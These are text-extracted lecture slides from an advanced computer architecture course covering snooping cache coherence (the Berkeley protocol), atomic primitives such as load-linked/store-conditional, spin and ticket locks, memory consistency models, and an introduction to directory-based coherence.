
- INVALID
- VALID : clean, potentially shared, unowned
- SHARED-DIRTY : modified, possibly shared, owned
- DIRTY : modified, only copy, owned

Read hits are easy. The interesting cases are:

- **Read miss:**
  - We broadcast the request on the bus
  - If another cache has the line in SHARED-DIRTY or DIRTY,
    - it supplies it
    - It sets its line's state to SHARED-DIRTY. We set our copy to VALID
  - Otherwise
    - the line comes from memory. The state of the line is set to VALID
- **Write hit:**
  - No action if line is DIRTY
  - If VALID or SHARED-DIRTY,
    - an invalidation is sent, and
    - the local state set to DIRTY
- **Write miss:**
  - Line comes from owner (as with read miss).
  - All other copies set to INVALID, and line in requesting cache is set to DIRTY

## The “Berkeley” Protocol

Idea: When a store to this cacheline occurs, broadcast an invalidation on the bus unless the cache line is exclusively “owned” (DIRTY)



Berkeley cache  
coherence protocol:  
state transition  
diagram

**The Berkeley protocol is representative of how typical bus-based SMPs work**

1. INVALID
2. VALID: clean, potentially shared, unowned
3. SHARED-DIRTY: modified, possibly shared, owned
4. DIRTY: modified, only copy, owned

When another core invalidates a line, we flip our copy to INVALID

When another core broadcasts a write request and we have the data we supply it, and flip to INVALID

Bus write miss

Bus invalidate

Read miss

Berkeley cache coherence protocol:  
state transition diagram

When this core reads an address not in its cache, it is allocated in the VALID state

Write hit

When this core writes an address not in its cache, it is allocated in the DIRTY state

Write hit

Bus read miss

The Berkeley protocol is representative of how typical bus-based SMPs work

When another core broadcasts a read request – and we have the line (DIRTY or SHARED-DIRTY) we supply it and flip to SHARED-DIRTY

When a core requests a line but no core holds it, it is supplied from main memory (no “owner”)

1. INVALID

2. VALID: clean, potentially shared, unowned

3. SHARED-DIRTY: modified, possibly shared, owned

4. DIRTY: modified, only copy, owned


# The job of the cache controller - snooping

- ▶ The protocol state transitions are implemented by the cache controller – which “snoops” all the bus traffic
- ▶ Transitions are triggered either by
  - ▶ the bus (Bus invalidate, Bus write miss, Bus read miss)
  - ▶ The CPU (Read hit, Read miss, Write hit, Write miss)
- ▶ For every bus transaction, it looks up the directory (cache line state) information for the specified address
  - ▶ If this processor holds the only valid data (DIRTY), it responds to a “Bus read miss” by providing the data to the requesting CPU
  - ▶ If the memory copy is out of date, one of the CPUs will have the cache line in the SHARED-DIRTY state (because it updated it last) – so must provide data to requesting CPU
  - ▶ State transition diagram doesn’t show what happens when a cache line is displaced...

# Berkeley protocol - summary

- ▶ Invalidate is usually better than update
- ▶ Cache line state “DIRTY” bit records whether remote copies exist
  - ➡ If so, remote copies are invalidated by broadcasting message on bus – cache controllers snoop all traffic
- ▶ Where to get the up-to-date data from?
  - ➡ Broadcast read miss request on the bus
  - ➡ If this CPU’s copy is DIRTY, it responds
  - ➡ If no cache copies exist, main memory responds
  - ➡ If several copies exist, the CPU which holds it in “SHARED-DIRTY” state responds
  - ➡ If a SHARED-DIRTY cache line is displaced, ... need a plan
- ▶ How well does it work?
  - ➡ See extensive analysis in Hennessy and Patterson

# There is a design-space of snooping cache protocols...



## Extensions:

- ▶ Fourth State: Ownership
- Shared-> Modified, need invalidate only (upgrade request), don't read memory  
**Berkeley Protocol**
- Clean exclusive state (no miss for private data on write)  
**MESI Protocol**
- Cache supplies data when shared state (no memory access)  
**Illinois Protocol**

# Implementing Snooping Caches

- ▶ All processors must be on the bus, with access to both addresses and data
- ▶ Processors continuously snoop on address bus
  - ▶ If address matches tag, either invalidate or update
- ▶ Since every bus transaction checks cache tags, there could be contention between bus and CPU access:
  - ▶ solution 1: **duplicate set of tags for L1 caches** just to allow checks in parallel with CPU
  - ▶ solution 2: **Use the L2 cache to “filter” invalidations**
    - ▶ If everything in L1 is also in L2 (**multi-level inclusion**)
    - ▶ Then we only have to check L1 if the L2 tag matches
  - ▶ Many systems enforce cache inclusivity
    - Constrains cache design - block size, associativity
    - Alternative: snoop filter [\(https://sites.utexas.edu/jdm4372/2019/01/07/sc18-paper-hpl-and-dgemm-performance-variability-on-intel-xeon-platinum-8160-processors/\)](https://sites.utexas.edu/jdm4372/2019/01/07/sc18-paper-hpl-and-dgemm-performance-variability-on-intel-xeon-platinum-8160-processors/)

# Advanced Computer Architecture

## Chapter 10 – Multicore, parallel, and cache coherency

Part 3:

### Atomic operations, concurrency control primitives, and memory consistency models

November 2022

Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup> and 5<sup>th</sup> eds), and on the lecture slides of David Patterson, John Kubiatowicz and Yujia Jin at Berkeley

# What you should get from this

Parallel systems architecture is a vast topic, and we can only scratch the surface. The critical things I hope you will learn from this very brief introduction are:

- ▶ Why power considerations motivate multicore
- ▶ Why is shared-memory parallel programming attractive?
  - ▶ How is dynamic load-balancing implemented?
  - ▶ Why is distributed-memory parallel programming harder but more likely to yield robust performance?
- ▶ What is the cache coherency problem
  - ▶ There is a design-space of “snooping” protocols based on broadcasting invalidations and requests
- ▶ How are atomic operations and locks implemented?
  - ▶ Eg load-linked, store conditional
- ▶ What is sequential consistency?
  - ▶ Why might you prefer a memory model with weaker consistency?
- ▶ For larger systems, some kind of “directory” is needed to avoid/reduce the broadcasting

# Synchronization and atomic operations<sup>4</sup>

## Why Synchronize?

- We need to know when it is safe for different processes to use shared data

## Issues for Synchronization:

- We need some kind of uninterruptable primitive to fetch and update memory (*atomic* operation)
- We can build user level synchronization operations using this primitive (lock/unlock, barrier, fetch-and-add, etc)
- Synchronization can be a bottleneck – we need:
  - Fast non-contended path
  - Efficient in the high-contention case
  - fair

# Uninterruptable operations to Fetch from and Update Memory

Historically there have been several different atomic primitives directly implemented in hardware - eg

- ▶ **Test-and-set**: tests a value and sets it if the value passes the test
- ▶ **Fetch-and-increment**: it returns the value of a memory location and atomically increments it
  - ➡ 0 => synchronization variable is free
- ▶ **Atomic exchange**: interchange a value in a register for a value in memory

For example you could use atomic exchange to implement a lock:

0 => synchronization variable is free

1 => synchronization variable is locked and unavailable

➡ Set register to 1 & swap

➡ New value in register determines success in getting lock

- 0 if you succeeded in setting the lock (you were first)

- 1 if other processor had already claimed access


➡ Key is that exchange operation is indivisible

# Uninterruptable operations to Fetch from and Update Memory

▶ Test-and-set

▶ Fetch-and-increment

▶ Atomic exchange



These operations all consist of a load *and* a store, that must be executed indivisibly

This is plausible in a single-core machine


This is plausible if implemented *in the memory*

- *Eg in a GPU*

▶ But how can we do this efficiently in a multicore processor with a cache coherency protocol?

# Atomics in GPUs

- GPUs generally have no cache coherency protocol for the L1 caches
- So atomic operations on global memory have to be handled in the L2 cache controllers



Accelerating Atomic Operations on GPGPUs Sean Franey and Mikko Lipasti

<https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.1081.2165&rep=rep1&type=pdf>

Understanding and Using Atomic Memory Operations Lars Nyland & Stephen Jones, NVIDIA GTC 2013

<https://on-demand.gputechconf.com/gtc/2013/presentations/S3101-Atomic-Memory-Operations.pdf>

# How can we implement an uninterruptable instruction to Fetch and update memory in a cache-coherent multicore?

- ▶ Hard to have read & write in one instruction - so use two instead
- ▶ Load linked (or load locked) + store conditional
  - ➔ Load linked returns the initial value
  - ➔ Store conditional returns 1 if it succeeds
    - ➔ Succeeds if there has been no other store to the same memory location since the preceding load) and 0 otherwise
    - ➔ Ie if no invalidation has been received

- ▶ Example: using LL/SC to do atomic exchange:

```

try:    mov    R3,R4           ; mov exchange value EXCH
        ||    R2,0(R1)         ; load linked
        sc    R3,0(R1)         ; store conditional
        beqz   R3,try          ; branch store fails (R3 = 0)
        mov    R4,R2           ; put load value in R4
  
```

- ▶ Example: fetch & increment:

```

try:    ||    R2,0(R1)         ; load linked Fetch-and-inc
        addi   R2,R2,#1        ; increment (OK if reg-reg)
        sc    R2,0(R1)         ; store conditional
        beqz   R2,try          ; branch store fails (R2 = 0)
  
```

## Implementation:

Check that no invalidation for the target line has been received

This idea generalises to ...transactions...

LL and SC are used on RISCV, Alpha, ARM, MIPS, PowerPC

Eg see <https://riscv.org/wp-content/uploads/2019/06/riscv-spec.pdf> pg 48

# User level synchronization operations using exchange

- Spin locks: processor continuously tries to acquire, spinning around a loop trying to get the lock

```

lockit:    li      R2,#1
           EXCH   R2,0(R1)
           bnez   R2,lockit
           ;atomic exchange
           ;already locked?

```

- What about in a multicore processor with cache coherency?

- Want to spin on a cache copy to avoid keeping the memory busy
- Likely to get cache hits for such variables

- Problem: exchange includes a write, which invalidates all other copies; this generates considerable bus traffic

- Solution: start by simply repeatedly reading the variable; when it changes, then try exchange (“test and test&set”):

```

try:    li      R2,#1
lockit:   lw      R3,0(R1)
           bnez   R3,lockit
           EXCH   R2,0(R1)
           bnez   R2,try
           ;load var
           ;not free=>spin
           ;atomic exchange
           ;already locked?

```

- What happens when a lock is released when many cores are spinning on the lock?
- How much data moves? Who wins?

# Fairness: ticket locks


```
ticketLock_init(int *next_ticket, int *now_serving)
{
    *now_serving = *next_ticket = 0;
}

ticketLock_acquire(int *next_ticket, int *now_serving)
{
    my_ticket = fetch_and_inc(next_ticket);
    while (*now_serving != my_ticket) {} // Spin
}


ticketLock_release(int *now_serving)
{
    ++*now_serving;
}
```

- ▶ **Ticket lock:** explicitly hand off access to the next in line

# Lock behaviour with high core counts<sup>11</sup>



FOPS: creates a single file and starts one process on each core. Each thread repeatedly opens and closes the file.



EXIM is a mail server. A single master process listens for incoming SMTP connections via TCP and forks a new process for each connection, which accepts the incoming message.

**"A scalable lock is one that generates a constant number of cache misses per acquisition and therefore avoids the collapse that non-scalable locks exhibit. All of these locks maintain a queue of waiters and each waiter spins on its own queue entry."**

For example:

- MCS lock maintains an explicit queue of qnode structures
- A core acquiring the lock adds itself with an atomic instruction to the end of the list of waiters by having the lock point to its qnode,
- and then sets the next pointer of the qnode of its predecessor to point to its qnode
- If the core is not at the head of the queue, then it spins on its qnode.

Ticket locks are better but still behave really badly in bad cases. For better answers, see:

Silas Boyd-Wickizer, M. Frans Kaashoek, Robert Morris and Nickolai Zeldovich, "Non-Scalable Locks are Dangerous", in Proceedings of Linux Symposium (OLS2012):121-132. <https://people.csail.mit.edu/nickolai/papers/boyd-wickizer-locks.pdf>

- ▶ What is consistency? When must a processor see the new value? e.g. consider:

P1: A = 0; Thread 1  
.....  
A = 1;  
L1: if (B == 0) ...

P2: B = 0; Thread 2  
.....  
B = 1;  
L2: if (A == 0) ...

Hennessy and  
Patterson 6<sup>th</sup> ed  
section 5.6 pp417

- ▶ Impossible for both if statements L1 & L2 to be true?
  - What if write invalidate is delayed & processor continues?
- ▶ Different processor families implement different *memory consistency models*
- ▶ **Sequential consistency**: result of any execution is the same as if the accesses of each processor were kept in order and the accesses among different processors were interleaved  
=> assignments before ifs above
  - SC: delay all memory accesses until all invalidates done

# Memory Consistency Models<sup>13</sup>

- Weak consistency can be faster than sequential consistency
- Several processors provide fence instructions to enforce sequential consistency when an instruction stream passes such a point. Expensive!
- Not really an issue for most programs if they are *explicitly synchronised*
  - A program is synchronised if all access to shared data are ordered by synchronisation operations

```
write (x)  
...  
release (s) {unlock}  
...  
acquire (s) {lock}  
...  
read(x)
```

- Only those programs willing to be nondeterministic are not synchronised: programs with “*data races*”
- There are several variants of weak consistency, characterised by attitude towards: RAR, WAR, RAW, WAW to different addresses

# Summary and Conclusions

- ▶ Shared memory parallel programs must synchronise
- ▶ Synchronisation primitives can be executed either
  - ▶ at the memory (as seen in GPUs)
  - ▶ On in the CPU – but this leads to issues cache coherency traffic when spinning, and when a contended lock is released
- ▶ While older ISAs offer test&set, compare-and-swap and atomic exchange as primitives, these are hard to implement
- ▶ Load-linked, store-conditional provides a solution that is easy to implement on a cache-coherent CPU
  - ▶ Key idea: operation only succeeds if no invalidation occurs in-between
- ▶ Test-and-test-and-set reduces contention for cache line ownership when spinning
- ▶ Ticket locks provide fairness
- ▶ Scalable locks limit coherency traffic on lock release
- ▶ Weak coherency results from not wanting to stall until invalidation is acknowledged
- ▶ Weak memory consistency models mean processes cannot reliably observe ordering of remote events unless explicit synchronisation takes place

# Advanced Computer Architecture

## Chapter 10 – Multicore, parallel, and cache coherency

Part 4:

### Scalable shared-memory – directory-based cache coherency protocols



November 2022

Paul H J Kelly

COSMOS: UK National Cosmology Supercomputer. SGI Altix UV 2000 with 1536 cores and 12.2TB RAM, globally accessible (delivered 2012)

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup> and 5<sup>th</sup> eds), and on the lecture slides of David Patterson, John Kubiatowicz and Yujia Jin at Berkeley

# What you should get from this


Parallel systems architecture is a vast topic, and we can only scratch the surface. The critical things I hope you will learn from this very brief introduction are:

- ▶ Why power considerations motivate multicore
- ▶ Why is shared-memory parallel programming attractive?
  - ▶ How is dynamic load-balancing implemented?
  - ▶ Why is distributed-memory parallel programming harder but more likely to yield robust performance?
- ▶ What is the cache coherency problem
  - ▶ There is a design-space of “snooping” protocols based on broadcasting invalidations and requests
- ▶ How are atomic operations and locks implemented?
  - ▶ Eg load-linked, store conditional
- ▶ What is sequential consistency?
  - ▶ Why might you prefer a memory model with weaker consistency?
- ▶ For larger systems, some kind of “directory” is needed to avoid/reduce the broadcasting

# Large-Scale Shared-Memory Multiprocessors: Directory-based cache coherency protocols<sup>4</sup>

- ▶ Snooping cache coherency protocols rely on a bus:
  - ▶ For broadcasting invalidations and read requests
  - ▶ To establish global ordering on events
- ▶ The bus inevitably becomes a bottleneck when many processors are used
  - ➔ So snooping does not work
  - ➔ So we need to use a more general interconnection network
- ▶ DRAM memory is also distributed (*Non-Uniform Memory Architecture, NUMA*)
  - ➔ Each node allocates space from local DRAM
  - ➔ Copies of remote data are made in cache
- ▶ Major design issues:
  - ➔ How to find and represent the “directory” of each line?
  - ➔ How to find a copy of a line?

# Larger shared-memory multiprocessors

